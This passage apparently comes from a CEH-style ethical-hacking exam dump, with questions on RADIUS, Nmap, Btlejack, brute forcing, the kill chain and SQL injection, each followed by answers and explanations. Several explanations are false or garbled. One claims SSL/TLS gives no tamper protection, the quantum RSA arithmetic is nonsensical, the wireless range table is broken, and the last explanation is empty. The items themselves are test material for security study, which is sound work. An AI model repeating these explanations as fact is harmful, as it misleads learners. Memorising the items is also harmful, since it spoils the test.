
An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network. Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>
 Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.
 RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.
Authentication and authorization
 The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.
 In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol. This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS. The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



Shape Description automatically generated with medium confidence
 The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 222

- (Topic 3)

When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

- A. Identifying operating systems, services, protocols and devices
- B. Modifying and replaying captured network traffic
- C. Collecting unencrypted information about usernames and passwords
- D. Capturing a network traffic for further analysis

Answer: B

NEW QUESTION 224

- (Topic 3)

A security analyst is preparing to analyze a potentially malicious program believed to have infiltrated an organization's network. To ensure the safety and integrity of the production environment, the analyst decided to use a sheep dip computer for the analysis. Before initiating the analysis, what key step should the analyst take?

- A. Run the potentially malicious program on the sheep dip computer to determine its behavior
- B. Store the potentially malicious program on an external medium, such as a CD-ROM
- C. Connect the sheep dip computer to the organization's internal network
- D. install the potentially malicious program on the sheep dip computer

Answer: B

Explanation:

A sheep dip computer is a dedicated device that is used to test inbound files or physical media for viruses, malware, or other harmful content, before they are allowed to be used with other computers. The term sheep dip comes from a method of preventing the spread of parasites in a flock of sheep by dipping the new animals that farmers are adding to the flock in a trough of pesticide. A sheep dip computer is isolated from the organization's network and has port monitors, file monitors, network monitors, and antivirus software installed. Before initiating the analysis of a potentially malicious program, the analyst should store the program on an external medium, such as a CD-ROM, and then insert it into the sheep dip computer. This way, the analyst can prevent the program from infecting other devices or spreading over the network, and can safely analyze its behavior and characteristics.

The other options are not correct steps to take before initiating the analysis. Running the potentially malicious program on the sheep dip computer may cause irreversible damage to the device or compromise its security. Connecting the sheep dip computer to the organization's internal network may expose the network to the risk of infection or attack. Installing the potentially malicious program on the sheep dip computer may not be possible or advisable, as the program may require certain dependencies or permissions that the sheep dip computer does not have or allow. References:

? Sheep dip (computing)

? What Does ??Sheep Dip?? Mean in Cyber Security?

? Malware Analysis

? What is a Sheepdip?

NEW QUESTION 226

- (Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T5
- B. -O
- C. -T0
- D. -A

Answer: A

NEW QUESTION 229

- (Topic 3)

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior to the intrusion. This is likely a failure in which of the following security processes?

- A. vendor risk management
- B. Security awareness training
- C. Secure deployment lifecycle
- D. Patch management

Answer: D

Explanation:

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple. Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades. Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION 230

- (Topic 3)

You are the chief cybersecurity officer at CloudSecure Inc., and your team is responsible for securing a cloudbased application that handles sensitive customer data. To ensure that the data is protected from breaches, you have decided to implement encryption for both data-at-rest and data-in-transit. The development team suggests using SSL/TLS for securing data in transit. However, you want to also implement a mechanism to detect if the data was tampered with during transmission. Which of the following should you propose?

- A. Implement IPsec in addition to SSL/TLS.
- B. Qswitch to using SSH for data transmission.
- C. Use the cloud service provider's built-in encryption services.
- D. Encrypt data using the AES algorithm before transmission.

Answer: A

Explanation:

SSL/TLS is a protocol that provides encryption and authentication for data in transit between a client and a server. However, SSL/TLS does not provide any protection against data tampering, which is the alteration, deletion, or insertion of data without authorization or proper validation. Data tampering can compromise the integrity and accuracy of the data, and potentially lead to breaches or fraud. To detect and prevent data tampering, you should implement IPsec in addition to SSL/TLS. IPsec is a protocol that provides encryption, authentication, and integrity for data in transit at the network layer. IPsec uses cryptographic mechanisms, such as digital signatures and hash-based message authentication codes (HMACs), to verify the identity of the sender and the receiver, and to ensure that the data has not been modified during transmission. IPsec can also provide replay protection, which prevents an attacker from retransmitting old or duplicate packets. By combining SSL/TLS and IPsec, you can achieve a higher level of security and reliability for your cloud-based application. References:

- ? EC-Council CEHv12 Courseware Module 18: Cryptography, page 18-20
- ? EC-Council CEHv12 Courseware Module 19: Cloud Computing, page 19-29
- ? A comprehensive guide to data tampering
- ? Tamper Detection

NEW QUESTION 232

- (Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is $O(n^2)$, and AES encryption has a time complexity of $O(n)$. An attacker has developed a quantum algorithm with time complexity $O((\log n)^2)$ to crack RSA encryption. Given 'n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and performance? which scenario would provide the best balance of security and performance?

- A. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to 3DES's inherent inefficiencies.
- B. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.
- C. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.
- D. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.

Answer: C

Explanation:

Data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario. This option works as follows:

? AES-128 is a symmetric encryption algorithm that uses a 128-bit key to encrypt and decrypt data. AES-128 is one of the most widely used and trusted encryption algorithms, and it is considered secure against classical and quantum attacks, as long as the key is not compromised. AES-128 has a time complexity of $O(n)$, which means that the encryption and decryption time is proportional to the size of the data. AES-128 is also fast and efficient, as it can process 16 bytes of data in each round, and it requires only 10 rounds to complete the encryption or decryption.

? RSA-4000 is an asymmetric encryption algorithm that uses a 4000-bit key pair to encrypt and decrypt data. RSA-4000 is used for key exchange, which means that it is used to securely share the AES-128 key between the sender and the receiver.

RSA-4000 has a time complexity of $O(n^2)$, which means that the key generation, encryption, and decryption time is proportional to the square of the size of the key. RSA-4000 is also slow and resource-intensive, as it involves large number arithmetic and modular exponentiation operations. RSA-4000 is considered secure against classical attacks, but it is vulnerable to quantum attacks, especially if the attacker has access to a quantum computer with sufficient resources to run Shor's algorithm, which can factor large numbers in polynomial time.

? The attacker's quantum algorithm has a time complexity of $O((\log n)^2)$, which means that the cracking time is proportional to the square of the logarithm of the size of the key. This implies that the attacker can crack RSA-4000 much faster than a classical computer, as the logarithm function grows much slower than the linear or quadratic function. For example, if a classical computer takes 10^{12} years to crack RSA-4000, a quantum computer with the attacker's algorithm could do it in about 10^4 years, which is still a long time, but not impossible.

Therefore, data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario, because:

- ? AES-128 is secure and fast, and it can encrypt large amounts of data efficiently.
- ? RSA-4000 is slow and vulnerable, but it is only used for key exchange, which involves a small amount of data and a one-time operation.
- ? The attacker's quantum algorithm is powerful, but it is not practical, as it requires a quantum computer with a large number of qubits and a long coherence time, which are not available yet.

The other options are not as balanced as option C for the following reasons:

? A. Data encryption with 3DES using a 168-bit key: This option offers high security but slower performance due to 3DES's inherent inefficiencies. 3DES is a symmetric encryption algorithm that uses a 168-bit key to encrypt and decrypt data. 3DES is a variant of DES, which is an older and weaker encryption algorithm that uses a 56-bit key. 3DES applies DES three times with different keys to increase the security, but this also increases the complexity and reduces the speed. 3DES has a time complexity of $O(n)$, but it is much slower than AES, as it can process only 8 bytes of data in each round, and it requires 48 rounds to complete

the encryption or decryption. 3DES is considered secure against classical and quantum attacks, but it is not recommended for new applications, as it is outdated and inefficient⁶⁷.

? B. Data encryption with Blowfish using a 448-bit key: This option offers high security but potential compatibility issues due to Blowfish's less widespread use. Blowfish is a symmetric encryption algorithm that uses a variable key size, up to 448 bits, to encrypt and decrypt data. Blowfish is fast and secure, and it has a time complexity of $O(n)$, as it can process 8 bytes of data in each round, and it requires 16 rounds to complete the encryption or decryption. Blowfish is considered secure against classical and quantum attacks, but it is not as popular or standardized as AES, and it may have compatibility issues with some applications or platforms⁸⁹.

? D. Data encryption with AES-256: This option provides high security with better performance than 3DES, but not as fast as other AES key sizes. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. AES-256 is a variant of AES, which is the most widely used and trusted encryption algorithm. AES-256 has a time complexity of $O(n)$, and it can process 16 bytes of data in each round, but it requires 14 rounds to complete the encryption or decryption, which is more than AES-128 or AES-192. AES-256 is considered secure against classical and quantum attacks, but it is not as fast as other AES key sizes, and it may not be necessary for most applications, as AES-128 or AES-192 are already secure enough¹².

References:

- ? 1: Advanced Encryption Standard - Wikipedia
- ? 2: AES Encryption: What It Is and How It Works | Kaspersky
- ? 3: RSA (cryptosystem) - Wikipedia
- ? 4: RSA Encryption: What It Is and How It Works | Kaspersky
- ? 5: Shor's algorithm - Wikipedia
- ? 6: Triple DES - Wikipedia
- ? 7: 3DES Encryption: What It Is and How It Works | Kaspersky
- ? 8: Blowfish (cipher) - Wikipedia
- ? 9: Blowfish Encryption: What It Is and How It Works | Kaspersky

NEW QUESTION 237

- (Topic 3)

A cyber attacker has initiated a series of activities against a high-profile organization following the Cyber Kill Chain Methodology. The attacker is presently in the ??Delivery?? stage. As an Ethical Hacker, you are trying to anticipate the adversary's next move. What is the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology?

- A. The attacker will attempt to escalate privileges to gain complete control of the compromised system.
- B. The attacker will exploit the malicious payload delivered to the target organization and establish a foothold.
- C. The attacker will initiate an active connection to the target system to gather more data.
- D. The attacker will start reconnaissance to gather as much information as possible about the target.

Answer: B

Explanation:

The most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold. This option works as follows:

? The Cyber Kill Chain Methodology is a framework that describes the stages of a cyberattack from the perspective of the attacker. It helps defenders to understand the attacker's objectives, tactics, and techniques, and to design effective countermeasures. The Cyber Kill Chain Methodology consists of seven stages:

reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives¹².

? The delivery stage is the third stage in the Cyber Kill Chain Methodology, and it involves sending or transmitting the weaponized payload to the target system. The delivery stage can use various methods, such as email attachments, web links, removable media, or network protocols. The delivery stage aims to reach the target system and bypass any security controls, such as firewalls, antivirus, or email filters¹².

? The exploitation stage is the fourth stage in the Cyber Kill Chain Methodology, and it involves executing the malicious payload on the target system. The exploitation stage can use various techniques, such as buffer overflows, code injection, or privilege escalation. The exploitation stage aims to exploit a vulnerability or a weakness in the target system and gain access to its resources, such as files, processes, or memory¹².

? The installation stage is the fifth stage in the Cyber Kill Chain Methodology, and it involves installing a backdoor or a malware on the target system. The installation stage can use various tools, such as rootkits, trojans, or ransomware. The installation stage aims to establish a foothold on the target system and maintain persistence, which means to survive reboots, updates, or scans¹².

Therefore, the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold, because:

? This action follows the logical sequence of the Cyber Kill Chain Methodology, as it is the next stage after the delivery stage.

? This action is consistent with the attacker's goal, as it allows the attacker to gain access and control over the target system and prepare for further actions.

? This action is feasible, as the attacker has already delivered the malicious payload to the target system and may have bypassed some security controls.

The other options are not as probable as option B for the following reasons:

? A. The attacker will attempt to escalate privileges to gain complete control of the compromised system: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the exploitation stage or the installation stage. Privilege escalation is a method of increasing the level of access or permissions on a system, such as from a normal user to an administrator. Privilege escalation can help the attacker to gain complete control of the compromised system, but it is not a mandatory step, as the attacker may already have sufficient privileges or may use other techniques to achieve the same goal¹².

? C. The attacker will initiate an active connection to the target system to gather more data: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the command and control stage or the actions on objectives stage. An active connection is a communication channel that allows the attacker to send commands or receive data from the target system, such as a remote shell or a botnet. An active connection can help the attacker to gather more data from the target system, but it is not a necessary step, as the attacker may already have enough data or may use other techniques to obtain more data¹².

? D. The attacker will start reconnaissance to gather as much information as possible about the target: This option is not probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather the first stage. Reconnaissance is the process of collecting information about the target, such as its IP address, domain name, network structure, services, vulnerabilities, or employees. Reconnaissance is usually done before the delivery stage, as it helps the attacker to identify the target and plan the attack. Reconnaissance can be done again after the delivery stage, but it is not the most likely action, as the attacker may already have enough information or may focus on other actions¹².

References:

- ? 1: The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council
- ? 2: Cyber Kill Chain® | Lockheed Martin

NEW QUESTION 242

- (Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

Answer: C

Explanation:

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 244

- (Topic 3)

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

- A. AlienVault@OSSIM™
- B. Syhunt Hybrid
- C. Saleae Logic Analyzer
- D. Cisco ASA

Answer: B

Explanation:

Syhunt Hybrid combines comprehensive static and dynamic security scans to detect vulnerabilities like XSS, File Inclusion, SQL Injection, Command Execution and many more, including inferential, in-band and out-of-band attacks through Hybrid-Augmented Analysis (HAST). With Syhunt's unique gray box/hybrid scanning capability the information acquired during source code scans is automatically used to create and enhance dynamic scans. All entry points are covered generating detailed information about the security level of your web applications. Available for on-premises deployment for businesses using Windows and Linux 64-bit. Web Server Security Tools - Web Application Security Scanners The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. (P.1713/1697)

NEW QUESTION 246

- (Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

Standard Range (ft)

802.11a 150-150

802.11b 150-150

802.11g 150-150

802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

NEW QUESTION 250

- (Topic 3)

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

- A. btlejack-f 0x129f3244-j
- B. btlejack -c any
- C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
- D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

NEW QUESTION 255

- (Topic 3)

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

- A. Frequency/voltage tampering
- B. Optical, electromagnetic fault injection (EMFI)
- C. Temperature attack
- D. Power/clock/reset glitching

Answer: D

Explanation:

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 260

- (Topic 3)

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities. What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

Answer: A

Explanation:

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

NEW QUESTION 265

- (Topic 3)

A penetration tester is performing an enumeration on a client's network. The tester has acquired permission to perform enumeration activities. They have identified a remote inter-process communication (IPC) share and are trying to collect more information about it. The tester decides to use a common enumeration technique to collect the desired data. Which of the following techniques would be most appropriate for this scenario?

- A. Brute force Active Directory
- B. Probe the IPC share by attempting to brute force admin credentials
- C. Extract usernames using email IDs
- D. Conduct a DNS zone transfer

Answer: B

Explanation:

Probing the IPC share by attempting to brute force admin credentials is the most appropriate technique for this scenario, because it can reveal valuable information about the target system, such as its operating system, services, users, groups, and shares. An IPC share is a special share that allows processes to communicate with each other over the network using named pipes. An IPC share can be accessed anonymously or with valid credentials, depending on the security configuration of the target system. A brute force attack is a method of trying different combinations of usernames and passwords until a valid pair is found. By using a brute force attack, the tester can try to access the IPC share with admin credentials, which can grant them more privileges and access to more resources on the target system.

The other options are less suitable or effective techniques for this scenario. Brute forcing Active Directory may not be relevant or feasible, as the target system may not be part of a domain or may have strong password policies. Extracting usernames using email IDs may not provide enough information or access to the target system, as email IDs may not match the usernames or passwords. Conducting a DNS zone transfer may not be possible or useful, as the target system may not be a DNS server or may have restricted zone

transfers. A DNS zone transfer is a method of obtaining information about the domain names and IP addresses of the hosts in a network by querying a DNS server. References:

- ? Inter-process communication - Wikipedia
- ? IPC\$ share and null session behavior - Windows Server
- ? Brute Force Attack: Definition, Examples, and Prevention
- ? DNS Zone Transfer: Definition, Types, and Examples

NEW QUESTION 266

- (Topic 3)

Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

- A. Burp Suite
- B. OpenVAS
- C. tshark
- D. Kismet

Answer: C

NEW QUESTION 269

- (Topic 3)

Which of the following tactics uses malicious code to redirect users' web traffic?

- A. Spimming
- B. Pharming
- C. Phishing
- D. Spear-phishing

Answer: B

NEW QUESTION 272

- (Topic 3)

A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

- A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials
- B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database
- C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection
- D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack

Answer: A

Explanation:

The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks¹. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked. The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with "Invalid username", the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with "Invalid password", the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently.

The other options are not as effective or feasible as option A for the following reasons:

? B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database: This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database². The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.

? C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts³. The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page⁴. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then capture the stolen session cookies from the user's browser, which may not be feasible or easy depending on the application's design and security measures.

? D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them⁵. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user's device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user's awareness and behavior.

References:

- ? 1: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet
- ? 2: What is SQL Injection? Tutorial & Examples | Web Security Academy
- ? 3: Cross Site Scripting (XSS) | OWASP Foundation
- ? 4: What is Clickjacking? | Definition, Types & Examples - Fortinet
- ? 5: Man-in-the-middle attack - Wikipedia

NEW QUESTION 273

- (Topic 3)

As an IT Security Analyst, you've been asked to review the security measures of an e-commerce website that relies on a SQL database for storing sensitive customer data. Recently, an anonymous tip has alerted you to a possible threat: a seasoned hacker who specializes in SQL Injection attacks may be targeting your system. The site already employs input validation measures to prevent basic injection attacks, and it blocks any user inputs containing suspicious patterns. However, this hacker is known to use advanced SQL Injection techniques. Given this situation, which of the following strategies would the hacker most likely adopt to bypass your security measures?

- A. The hacker could deploy an 'out-of-band' SQL Injection attack, extracting data via a different communication channel, such as DNS or HTTP requests
- B. The hacker may resort to a DDoS attack instead, attempting to crash the server and thus render the e commerce site unavailable
- C. The hacker may try to use SQL commands which are less known and less likely to be blocked by your system's security
- D. The hacker might employ a blind' SQL Injection attack, taking advantage of the application's true or false responses to extract data bit by bit

Answer: A

Explanation:

